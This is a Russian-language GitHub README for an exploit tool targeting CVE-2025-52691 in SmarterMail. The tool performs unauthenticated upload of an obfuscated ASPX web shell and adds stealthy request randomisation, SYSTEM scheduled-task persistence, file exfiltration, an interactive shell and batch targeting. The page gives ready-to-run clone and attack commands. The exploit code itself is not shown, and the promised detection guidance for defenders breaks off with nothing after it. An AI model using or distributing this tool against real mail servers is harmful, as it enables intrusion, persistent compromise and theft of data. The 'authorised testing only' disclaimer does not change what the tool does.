 deathshotxd/cve-2025-52691-apt-poc

Усовершенствованный PoC-эксплойт для CVE-2025-52691 (SmarterMail Arbitrary File Upload RCE) с функциями уровня APT, такими как скрытая обфускация, персистентность, эксфильтрация и интерактивный режим. Только для образовательных целей и авторизованного тестирования. Благодарности оригинальному PoC от yt2w/CVE-2025-52691.



Неаутентифицированная загрузка. Доведение до конца на уровне оператора.
Proof of concept для SmarterMail со скрытностью, закреплением, эксфильтрацией и путями очистки.
Это расширенный proof-of-concept для CVE-2025-52691 — неаутентифицированной загрузки произвольных файлов в SmarterTools SmarterMail, которая может привести к удалённому выполнению кода. Основной путь не изменился: перечислить эндпоинты загрузки, разместить обфусцированный ASPX веб-шелл и выполнять через него команды. Операторский слой добавляет рандомизированное поведение запросов, поддержку прокси, путь закрепления через запланированную задачу, эксфильтрацию файлов, интерактивное выполнение команд и очистку.
Только для авторизованного использования. Этот инструмент существует для обучения, защитной проверки и одобренного тестирования на проникновение. Запуск его против системы без явного письменного разрешения незаконен в большинстве юрисдикций. Автор не несёт ответственности за неправомерное использование.

| Этап | Что происходит | Артефакт или флаг |
|---|---|---|
| 1. Доступ | Нормализует URL цели и проверяет наличие ответа HTTP 200. | URL цели |
| 2. Загрузка | Пробует пять эндпоинтов загрузки с multipart, raw и JSON телами. | <random>.aspx |
| 3. Проверка | Запрашивает сгенерированный путь шелла и подтверждает вывод команды. | ?auth=<password> |
| 4. Работа | Выполняет команды PowerShell, открывает интерактивный шелл или вытягивает файл. | -c, --interactive, --exfil |
| 5. Закрепление | Создаёт ежедневную запланированную задачу от имени SYSTEM. | --persistence |
| 6. Очистка | Удаляет загруженный шелл и путь доступа к нему. | --cleanup |
Этап закрепления поставляется с URL полезной нагрузки-заглушкой. Замените его в
exploit-poc.py перед использованием этого пути в авторизованной лаборатории.
--no-verify.--check-only подтверждает доступность без загрузки чего-либо.--cleanup удаляет загруженный шелл после операции.
requests.python3 -m pip install requests
Другие сторонние пакеты не требуются.
git clone https://github.com/DeathShotXD/CVE-2025-52691-APT-PoC.git
cd CVE-2025-52691-APT-PoC
python3 -m pip install requests

# Confirm the lab target is reachable before doing anything else.
python3 exploit-poc.py https://lab.example.com --check-only
Затем — только против системы, которой вы владеете или которую уполномочены тестировать:
python3 exploit-poc.py https://lab.example.com -c "whoami"
python3 exploit-poc.py <target_url> [options]
<target_url> — базовый URL сервера SmarterMail, например
https://mail.example.com.
| Флаг | Описание |
|---|---|
--targets-file <file> | Читать по одному целевому URL на строку и обрабатывать их последовательно. |
-c, --command <cmd> | Выполнить команду через загруженный шелл после проверки. |
-t, --timeout <seconds> | Тайм-аут запроса в секундах. По умолчанию: 30. |
--proxy <url> | Направлять запросы через HTTP-прокси, например http://127.0.0.1:8080. |
--no-verify | Отключить проверку SSL-сертификата. |
--check-only | Проверить доступность и выйти без загрузки. |
--persistence | Создать ежедневную запланированную задачу от имени SYSTEM. Сначала замените URL-заглушку полезной нагрузки. |
--exfil <remote:local> | Прочитать удалённый файл через шелл и записать его локально. |
--interactive | Войти в интерактивную командную строку после проверки. |
--cleanup | Удалить загруженный шелл после операции. |
--log-level <level> | DEBUG, INFO, WARNING или ERROR. По умолчанию: INFO. |
Базовый запуск в лаборатории:
python3 exploit-poc.py https://mail.lab.internal
Выполнить команду:
python3 exploit-poc.py https://mail.lab.internal -c "systeminfo"
Маршрутизация через Burp и сохранение запросов:
python3 exploit-poc.py https://mail.lab.internal \
  --proxy http://127.0.0.1:8080 \
  --persistence
Интерактивная сессия с очисткой:
python3 exploit-poc.py https://mail.lab.internal --interactive --cleanup
Пакетный режим:
python3 exploit-poc.py --targets-file targets.txt
Эксфильтровать файл с хоста Windows:
python3 exploit-poc.py https://mail.lab.internal \
  --exfil "C:\Windows\Temp\proof.txt:proof.txt"
При успешном запуске выводится путь к оболочке, URL доступа с паролем для данного запуска, вывод команды и статус закрепления, эксфильтрации или очистки. Журналы выводятся в консоль на выбранном уровне.
Защитники могут искать поведение, от которого зависит этот инструмент:
Откройте для себя самые используемые инструменты нашего сообщества.
Данных о популярности пока нет.

